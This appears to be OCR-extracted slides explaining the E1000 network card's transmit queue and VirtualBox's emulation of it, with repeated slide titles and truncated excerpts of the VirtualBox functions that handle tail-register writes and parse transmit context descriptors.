
E1000 Internals: Transmit Queue




E1000 Internals: Transmit Queue




E1000 Internals: Transmit Queue




E1000 Internals: Transmit Queue




E1000 Internals: Transmit Queue




E1000 Internals: Transmit Queue




E1000 Internals: Transmit Queue



E1000 Internals: Transmit Queue



E1000: VirtualBox Implementation




```c
static int e1kRegWriteTDT(PE1KSTATE pThis, uint32_t offset, uint32_t index, uint32_t value)
{
    int rc = e1kRegWriteDefault(pThis, offset, index, value);

    /* All descriptors starting with head and not including tail belong to us. */
    /* Process them. */
    E1kLog2(("%s e1kRegWriteTDT: TDBAL=%08x, TDBAH=%08x, TDLEN=%08x, TDH=%08x, TDT=%08x\n",
            pThis->szPrf, TDBAL, TDBAH, TDLEN, TDH, TDT));

    /* Ignore TDT writes when the link is down. */
    if (TDH != TDT && (STATUS & STATUS_LU))

[Truncated]
        /* Transmit pending packets if possible, defer it if we cannot do it
           in the current context. */

[Truncated]

            rc = e1kXmitPending(pThis, false /*fOnWorkerThread*/);

[Truncated]

    return rc;
}
```

Packet Descriptors: VirtualBox Parsing Logic


VirtualBox parses one packet at a time.

At first, VirtualBox parses the Context Descriptor.




```
DECLINLINE(void) e1kUpdateTxContext(PE1KSTATE pThis, E1KTXDESC *pDesc)
{

[Truncated]

        pThis->contextTSE = pDesc->context;
        uint32_t cbMaxSegmentSize = pThis->contextTSE.dw3.u16MSS + pThis->contextTSE.dw3.u8HDRLEN + 4;

[Truncated]

        pThis->u32PayRemain = pThis->contextTSE.dw2.u20PAYLEN;
        pThis->u16HdrRemain = pThis->contextTSE.dw3.u8HDRLEN;

[Truncated]

}
```

